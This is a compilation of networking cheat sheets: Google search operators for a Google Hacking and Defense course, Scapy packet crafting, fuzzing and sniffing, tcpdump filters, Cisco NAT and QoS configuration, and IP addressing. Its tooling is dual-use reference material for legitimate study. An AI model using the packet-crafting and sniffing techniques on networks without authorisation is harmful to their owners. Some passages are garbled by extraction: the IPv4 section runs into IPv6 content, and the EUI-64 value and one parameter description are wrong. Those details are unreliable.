1Z9999W99999999999	<b>UPS tracking numbers</b>
999999999999	<b>FedEx tracking numbers</b>
9999 9999 9999 9999 9999 99	<b>USPS tracking numbers</b>
AAAAA999A9AA99999	<b>Vehicle Identification Numbers (VIN)</b>
305214274002	<b>UPC codes</b>
202	<b>Telephone area codes</b>
patent 5123123	<b>Patent numbers</b> (Remember to put the word "patent" before your patent number)
n199ua	<b>FAA airplane registration numbers</b> (An airplane's FAA registration number is typically printed on its tail)
fcc B4Z-34009-PIR	<b>FCC equipment IDs</b> (Remember to put the word "fcc" before the equipment ID)

Calculator Operators		
Operators	Meaning	Type Into Search Box
+	addition	<b>45 + 39</b>
-	subtraction	<b>45 - 39</b>
*	multiplication	<b>45 * 39</b>
/	division	<b>45 / 39</b>
% of	percentage of	<b>45% of 39</b>
<sup>^</sup>	raise to a power	<b>2<sup>5</sup></b> (2 to the 5th power)

Operator Examples	
Operator Example	Finds Pages Containing
sailboat chesapeake bay	the words <b>sailboat</b> , <b>Chesapeake</b> and <b>Bay</b>
sloop <b>OR</b> yawl	either the word <b>sloop</b> or the word <b>yawl</b>
"To each his own"	the exact phrase <b>to each his own</b>
virus -computer	the word <b>virus</b> but NOT the word <b>computer</b>
Star Wars Episode +III	This movie title, including the roman numeral III
~boat loan	loan info for both the word <b>boat</b> and its synonyms: <b>canoe</b> , <b>ferry</b> , etc.
<b>define:sarcastic</b>	definitions of the word <b>sarcastic</b> from the Web
mac * x	the words <b>Mac</b> and <b>X</b> separated by exactly one word
I'm Feeling Lucky (Google link)	Takes you directly to first web page returned for your query

Search Parameters		
Search Parameters	Value	Description of Use in Google Search URLs
<b>q</b>	the search term	The search term
<b>filter</b>	0 or 1	If <b>filter</b> is set to 0, show potentially duplicate results.
<b>as_epq</b>	a search phrase	The value submitted is as an exact phrase. No need to surround with quotes.
<b>as_ft</b>	i = include e = exclude	The file type indicated by <b>as_filetype</b> is included or excluded in the search.
<b>as_filetype</b>	a file extension	The file type is included or excluded in the search indicated by <b>as_ft</b> .
<b>as_occt</b>	any = anywhere title = page title body = text of page url = in the page URL links = in links to the page	Find the search term in the specified location.
<b>as_dt</b>	i = include e = exclude	The site or domain indicated by <b>as_sitesearch</b> is included or excluded in the search.
<b>as_sitesearch</b>	site or domain	The file type is included or excluded in the search indicated by <b>as_dt</b> .
<b>as_qdr</b>	m3 = three months m6 = six months y = past year	Locate pages updated with in the specified time frame.

**Purpose**  
This document aims to be a quick reference outlining all Google operators, their meaning, and examples of their usage.

**What to use this sheet for**  
Use this sheet as a handy reference that outlines the various Google searches that you can perform. It is meant to support you throughout the Google Hacking and Defense course and can be used as a quick reference guide and refresher on all Google advanced operators used in this course. The student could also use this sheet as guidance in building innovative operator combinations and new search techniques.

***This sheet is split into these sections:***

- Operator Examples
- Advanced Operators
- Number Searching
- Calculator Operators
- Search Parameters

**References:**

**Basic Commands****ls()**

List all available protocols and protocol options

**lsc()**

List all available scapy command functions

**conf**

Show/set scapy configuration parameters

**Constructing Packets**

```
# Setting protocol fields
```

```
>>> ip=IP(src="10.0.0.1")
>>> ip.dst="10.0.0.2"
```

```
# Combining layers
```

```
>>> l3=IP()/TCP()
>>> l2=Ether()/l3
```

```
# Splitting layers apart
```

```
>>> l2.getlayer(1)
<IP frag=0 proto=tcp |<TCP |>
>>> l2.getlayer(2)
<TCP |>
```

**Displaying Packets**

```
# Show an entire packet
```

```
>>> (Ether()/IPv6()).show()
```

```
###[ Ethernet ]###
```

```
dst= ff:ff:ff:ff:ff:ff
src= 00:00:00:00:00:00
```

```
type= 0x86dd
```

```
###[ IPv6 ]###
```

```
version= 6
```

```
tc= 0
```

```
fl= 0
```

```
plen= None
```

```
nh= No Next Header
```

```
hlim= 64
```

```
src= :1
```

```
dst= :1
```

```
# Show field types with default values
```

```
>>> ls(UDP())
```

```
sport : ShortEnumField = 1025 (53)
```

```
dport : ShortEnumField = 53 (53)
```

```
len : ShortField = None (None)
```

```
checksum : XShortField = None (None)
```

**Fuzzing**

```
# Randomize fields where applicable
```

```
>>> fuzz(ICMP()).show()
```

```
###[ ICMP ]###
```

```
type= <RandByte>
```

```
code= 227
```

```
checksum= None
```

```
unused= <RandInt>
```

**Specifying Addresses and Values**

```
# Explicit IP address (use quotation marks)
```

```
>>> IP(dst="192.0.2.1")
```

```
# DNS name to be resolved at time of transmission
```

```
>>> IP(dst="example.com")
```

```
# IP network (results in a packet template)
```

```
>>> IP(dst="192.0.2.0/24")
```

```
# Random addresses with RandIP() and RandMAC()
```

```
>>> IP(dst=RandIP())
```

```
>>> Ether(dst=RandMAC())
```

```
# Set a range of numbers to be used (template)
```

```
>>> IP(ttl=(1,30))
```

```
# Random numbers with RandInt() and RandLong()
```

```
>>> IP(id=RandInt())
```

**Sending Packets****send(pkt, inter=0, loop=0, count=1, iface=N)**

Send one or more packets at layer three

**sendp(pkt, inter=0, loop=0, count=1, iface=N)**

Send one or more packets at layer two

**sendpfast(pkt, pps=N, mbps=N, loop=0, iface=N)**

Send packets much faster at layer two using tcpreplay

```
>>> send(IP(dst="192.0.2.1")/UDP(dport=53))
```

```
.
```

Sent 1 packets.

```
>>> sendp(Ether()/IP(dst="192.0.2.1")/UDP(dport=53))
```

```
.
```

Sent 1 packets.

**Sending and Receiving Packets****sr(pkt, filter=N, iface=N), srp(...)**

Send packets and receive replies

**sr1(pkt, inter=0, loop=0, count=1, iface=N), srp1(...)**

Send packets and return only the first reply

**srloop(pkt, timeout=N, count=N), srploop(...)**

Send packets in a loop and print each reply

```
>>> srloop(IP(dst="packetlife.net")/ICMP(), count=3)
```

```
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
```

```
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
```

```
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
```

**Sniffing Packets****sniff(count=0, store=1, timeout=N)**

Record packets off the wire; returns a list of packets when stopped

```
# Capture up to 100 packets (or stop with ctrl-c)
```

```
>>> pkts=sniff(count=100, iface="eth0")
```

```
>>> pkts
```



```
<Sniffed: TCP:92 UDP:7 ICMP:1 Other:0>
```

Command Line Options					
-A	Print frame payload in ASCII		-q	Quick output	
-c <count>	Exit after capturing <b>count</b> packets		-r <file>	Read packets from <b>file</b>	
-D	List available interfaces		-s <len>	Capture up to <b>len</b> bytes per packet	
-e	Print link-level headers		-S	Print absolute TCP sequence numbers	
-F <file>	Use <b>file</b> as the filter expression		-t	Don't print timestamps	
-G <n>	Rotate the dump file every n seconds		-v[v[v]]	Print more verbose output	
-i <iface>	Specifies the capture interface		-w <file>	Write captured packets to <b>file</b>	
-K	Don't verify TCP checksums		-x	Print frame payload in hex	
-L	List data link types for the interface		-X	Print frame payload in hex and ASCII	
-n	Don't convert addresses to names		-y <type>	Specify the data link type	
-p	Don't capture in promiscuous mode		-Z <user>	Drop privileges from root to <b>user</b>	
Capture Filter Primitives					
[src dst] host <host>					Matches a host as the IP source, destination, or either
ether [src dst] host <ehost>					Matches a host as the Ethernet source, destination, or either
gateway host <host>					Matches packets which used <b>host</b> as a gateway
[src dst] net <network>/<len>					Matches packets to or from an endpoint residing in <b>network</b>
[tcp udp] [src dst] port <port>					Matches TCP or UDP packets sent to/from <b>port</b>
[tcp udp] [src dst] portrange <p1>-<p2>					Matches TCP or UDP packets to/from a port in the given range
less <length>					Matches packets less than or equal to <b>length</b>
greater <length>					Matches packets greater than or equal to <b>length</b>
(ether ip ip6) proto <protocol>					Matches an Ethernet, IPv4, or IPv6 protocol
(ether ip) broadcast					Matches Ethernet or IPv4 broadcasts
(ether ip ip6) multicast					Matches Ethernet, IPv4, or IPv6 multicasts
type (mgt ctl data) [subtype <subtype>]					Matches 802.11 frames based on type and optional subtype
vlan [<vlan>]					Matches 802.1Q frames, optionally with a VLAN ID of <b>vlan</b>
mpls [<label>]					Matches MPLS packets, optionally with a label of <b>label</b>
<expr> <relop> <expr>					Matches packets by an arbitrary expression
Protocols			Modifiers	Examples	
arp	ip6	slip	! or not	udp dst port not 53	UDP not bound for port 53
ether	link	tcp	&& or and	host 10.0.0.1 && host 10.0.0.2	Traffic between these hosts
fdi	ppp	tr	or or	tcp dst port 80 or 8080	Packets to either TCP port
ICMP Types					
icmp	radio	udp			
ip	rarp	wlan	icmp-echoreply	icmp-routeradvertis	icmp-tstampreply
TCP Flags			icmp-unreach	icmp-routersolicit	icmp-ireq
tcp-urg	tcp-rst		icmp-sourcequench	icmp-timxceed	icmp-ireqreply
tcp-ack	tcp-syn		icmp-redirect	icmp-paramprob	icmp-maskreq
tcp-psh	tcp-fin		icmp-echo	icmp-tstamp	icmp-maskreply

# NETWORK ADDRESS TRANSLATION

packetlife.net

## Example Topology

## Address Classification

<b>Inside Local</b>	An actual address assigned to an inside host
<b>Inside Global</b>	An inside address seen from the outside
<b>Outside Global</b>	An actual address assigned to an outside host
<b>Outside Local</b>	An outside address seen from the inside

## NAT Boundary Configuration

```

interface FastEthernet0
ip address 10.0.0.1 255.255.0.0
ip nat inside
!
interface FastEthernet1
ip address 174.143.212.1 255.255.252.0
ip nat outside
  
```

		Perspective	
		Local	Global
Location	Inside	Inside Local	Inside Global
	Outside	Outside Local	Outside Global

## Static Source Translation

```

! One line per static translation
ip nat inside source static 10.0.0.19 192.0.2.1
ip nat inside source static 10.0.1.47 192.0.2.2
ip nat outside source static 174.143.212.133 10.0.0.47
ip nat outside source static 174.143.213.240 10.0.2.181
  
```

## Dynamic Source Translation

```

! Create an access list to match inside local addresses
access-list 10 permit 10.0.0.0 0.0.255.255
!
! Create NAT pool of inside global addresses
ip nat pool MyPool 192.0.2.1 192.0.2.254 prefix-length 24
!
! Combine them with a translation rule
ip nat inside source list 10 pool MyPool
!
! Dynamic translations can be combined with static entries
ip nat inside source static 10.0.0.42 192.0.2.42
  
```

## Port Address Translation (PAT)

```

! Static layer four port translations
ip nat inside source static tcp 10.0.0.3 8080 192.0.2.1 80
ip nat inside source static udp 10.0.0.14 53 192.0.2.2 53
ip nat outside source static tcp 174.143.212.4 23 10.0.0.8 23
!
! Dynamic port translation with a pool
ip nat inside source list 11 pool MyPool overload
!
! Dynamic translation with interface overloading
ip nat inside source list 11 interface FastEthernet1 overload
  
```

## Inside Destination Translation

```

! Create a rotary NAT pool
ip nat pool LoadBalServers 10.0.99.200 10.0.99.203 prefix-length 24 type rotary
!
! Enable load balancing across inside hosts for incoming traffic
ip nat inside destination list 12 pool LoadBalServers
  
```

## Terminology

### NAT Pool

A pool of IP addresses to be used as inside global or outside local addresses in translations

### Port Address Translation (PAT)

An extension to NAT that translates information at layer four and above, such as TCP and UDP port numbers; dynamic PAT configurations include the **overload** keyword

### Extendable Translation

The **extendable** keyword must be appended when multiple overlapping static translations are configured

## Special NAT Pool Types

**Rotary** Used for load balancing

**Match-Host** Preserves the host portion of the address after translation

## Troubleshooting

```

show ip nat translations [verbose]
show ip nat statistics
clear ip nat translations
  
```

## NAT Translations Tuning

```

ip nat translation tcp-timeout <seconds>
ip nat translation udp-timeout <seconds>
ip nat translation max-entries <number>
  
```

# QUALITY OF SERVICE • PART 1

packetlife.net

## Quality of Service Models

**Best Effort** · No QoS policies are implemented

### Integrated Services (IntServ)

Resource Reservation Protocol (RSVP) is used to reserve bandwidth per-flow across all nodes in a path

### Differentiated Services (DiffServ)

Packets are individually classified and marked; policy decisions are made independently by each node in a path

## Layer 2 QoS Markings

Medium	Name	Type
Ethernet	Class of Service (CoS)	3-bit 802.1p field in 802.1Q header
Frame Relay	Discard Eligibility (DE)	1-bit drop eligibility flag
ATM	Cell Loss Priority (CLP)	1-bit drop eligibility flag
MPLS	Traffic Class (TC)	3-bit field compatible with 802.1p

## IP QoS Markings



### IP Precedence

The first three bits of the IP TOS field; limited to 8 traffic classes

### Differentiated Services Code Point (DSCP)

The first six bits of the IP TOS are evaluated to provide more granular classification; backward-compatible with IP Precedence

## QoS Flowchart

## Terminology

### Per-Hop Behavior (PHB)

The individual QoS action performed at each independent DiffServ node

**Trust Boundary** · Beyond this, inbound QoS markings are not trusted

**Tail Drop** · Occurs when a packet is dropped because a queue is full

### Policing

Imposes an artificial ceiling on the amount of bandwidth that may be consumed; traffic exceeding the policer rate is reclassified or dropped

### Shaping

Similar to policing but buffers excess traffic for delayed transmission; makes more efficient use of bandwidth but introduces a delay

### TCP Synchronization

Flows adjust TCP window sizes in synch, making inefficient use of a link



## DSCP Per-Hop Behaviors

**Class Selector (CS)** · Backward-compatible with IP Precedence values

**Assured Forwarding (AF)** · Four classes with variable drop preferences

**Expedited Forwarding (EF)** · Priority queuing for delay-sensitive traffic

## IP Type of Service (TOS)

### Precedence/DSCP

Binary	DSCP	Prec.
56 111000	Reserved	7
48 110000	Reserved	6
46 101110	EF	5
32 100000	CS4	
34 100010	AF41	4
36 100100	AF42	
38 100110	AF43	
24 011000	CS3	
26 011010	AF31	3
28 011100	AF32	
30 011110	AF33	
16 010000	CS2	
18 010010	AF21	2
20 010100	AF22	
22 010110	AF23	
8 001000	CS1	
10 001010	AF11	1
12 001100	AF12	
14 001110	AF13	
0 000000	BE	0

## Congestion Avoidance

### Random Early Detection (RED)

Packets are randomly dropped before a queue is full to prevent tail drop; mitigates TCP synchronization

### Weighted RED (WRED)

RED with the added capability of recognizing prioritized traffic based on its marking

### Class-Based WRED (CBWRED)

WRED employed inside a class-based WFQ (CBWFQ) queue

# QUALITY OF SERVICE • PART 2

packetlife.net

Queuing Comparison						
	FIFO	PQ	CQ	WFQ	CBWFQ	LLQ
<b>Default on Interfaces</b>	>2 Mbps	No	No	<=2 Mbps	No	No
<b>Number of Queues</b>	1	4	Configured	Dynamic	Configured	Configured
<b>Configurable Classes</b>	No	Yes	Yes	No	Yes	Yes
<b>Bandwidth Allocation</b>	Automatic	Automatic	Configured	Automatic	Configured	Configured
<b>Provides for Minimal Delay</b>	No	Yes	No	No	No	Yes
<b>Modern Implementation</b>	Yes	No	No	No	Yes	Yes

## First In First Out (FIFO)

- Packets are transmitted in the order they are processed
- No prioritization is provided
- Default queuing method on high-speed (>2 Mbps) interfaces
- Configurable with the **tx-ring-limit** interface config command

## Custom Queuing (CQ)



- Rotates through queues using Weighted Round Robin (WRR)
- Processes a configurable number of bytes from each queue per turn
- Prevents queue starvation but does not provide for delay-sensitive traffic

## Class-Based WFQ (CBWFQ)



- WFQ with administratively configured queues
- Each queue is allocated an amount/percentage of bandwidth
- No support for delay-sensitive traffic

## Priority Queuing (PQ)



- Provides four static queues which cannot be reconfigured
- Higher-priority queues are always emptied before lower-priority queues
- Lower-priority queues are at risk of bandwidth starvation

## Weighted Fair Queuing (WFQ)

- Queues are dynamically created per flow to ensure fair processing
- Statistically drops packets from aggressive flows more often
- No support for delay-sensitive traffic

## Low Latency Queuing (LLQ)

- CBWFQ with the addition of a policed strict-priority queue
- Highly configurable while still supporting delay-sensitive traffic

## LLQ Config Example

```
Class Definitions
! Match packets by DSCP value
class-map match-all Voice
  match dscp ef
!
class-map match-all Call-Signaling
  match dscp cs3
!
class-map match-any Critical-Apps
  match dscp af21 af22
!
! Match packets by access list
class-map match-all Scavenger
  match access-group name Other
```

## Policy Creation

```
policy-map Foo
  class Voice
    ! Priority queue policed to 33%
    priority percent 33
  class Call-Signaling
    ! Allocate 5% of bandwidth
    bandwidth percent 5
  class Critical-Apps
    bandwidth percent 20
    ! Extend queue size to 96 packets
    queue-limit 96
  class Scavenger
    ! Police to 64 kbps
    police cir 64000
      conform-action transmit
      exceed-action drop
  class class-default
    ! Enable WFQ
    fair-queue
    ! Enable WRED
    random-detect
```

```
interface Serial0  Policy Application
  ! Apply the policy in or out
  service-policy output Foo
```

## LLQ Config Example

```
show policy-map [interface]
Show interface
show queue <interface>
Show mls qos
```

# IPv4 SUBNETTING

packetlife.net

Subnets				Decimal to Binary			
CIDR	Subnet Mask	Addresses	Wildcard	Subnet Mask	Wildcard

## Terminology

### CIDR

Classless interdomain routing was developed to provide more granularity than legacy classful addressing; CIDR notation is expressed as /XX

### VLSM

Variable-length subnet masks are an arbitrary length between 0 and 32 bits; CIDR relies on VLSMs to define routes

**Version** (4 bits) · Always set to 6

**Traffic Class** (8 bits) · A DSCP value for QoS

**Flow Label** (20 bits) · Identifies unique flows (optional)

**Payload Length** (16 bits) · Length of the payload in bytes

**Next Header** (8 bits) · Header or protocol which follows

**Hop Limit** (8 bits) · Similar to IPv4's time to live field

**Source Address** (128 bits) · Source IP address

**Destination Address** (128 bits) · Destination IP address

### Address Types

**Unicast** · One-to-one communication

**Multicast** · One-to-many communication

**Anycast** · An address configured in multiple locations

### Multicast Scopes

**1** Interface-local    **5** Site-local

**2** Link-local    **8** Org-local

**4** Admin-local    **E** Global

### Special-Use Ranges

**::/0** Default route

**::/128** Unspecified

**::1/128** Loopback

**::/96** IPv4-compatible\*

**::FFFF:0:0/96** IPv4-mapped

**2001::/32** Teredo

**2001:DB8::/32** Documentation

**2002::/16** 6to4

**FC00::/7** Unique local

**FE80::/10** Link-local unicast

**FEC0::/10** Site-local unicast\*

**FF00::/8** Multicast

\* Deprecated

### Address Notation

- Eliminate leading zeros from all two-byte sets
- Replace up to one string of consecutive zeros with a double-colon (::)

### Address Formats

#### Global unicast



#### Link-local unicast

#### Multicast

### EUI-64 Formation

- Insert 0xffffe between the two halves of the MAC
- Flip the seventh bit (universal/local flag) to 1

### Extension Headers

#### Hop-by-hop Options (0)

Carries additional information which must be examined by every router in the path

#### Routing (43)

Provides source routing functionality

#### Fragment (44)

Included when a packet has been fragmented by its source

#### Encapsulating Security Payload (50)

Provides payload encryption (IPsec)

#### Authentication Header (51)

Provides packet authentication (IPsec)

#### Destination Options (60)

Carries additional information which pertains only to the recipient

### Transition Mechanisms

#### Dual Stack

Transporting IPv4 and IPv6 across an infrastructure simultaneously

#### Tunneling

IPv6 traffic is encapsulated into IPv4 using IPv6-in-IP, UDP (Teredo), or Intra-Site Automatic Tunnel Addressing Protocol (ISATAP)

#### Translation

Stateless IP/ICMP Translation (SIIT) translates IP header fields, NAT Protocol Translation (NAT-PT) maps between IPv6 and IPv4 addresses
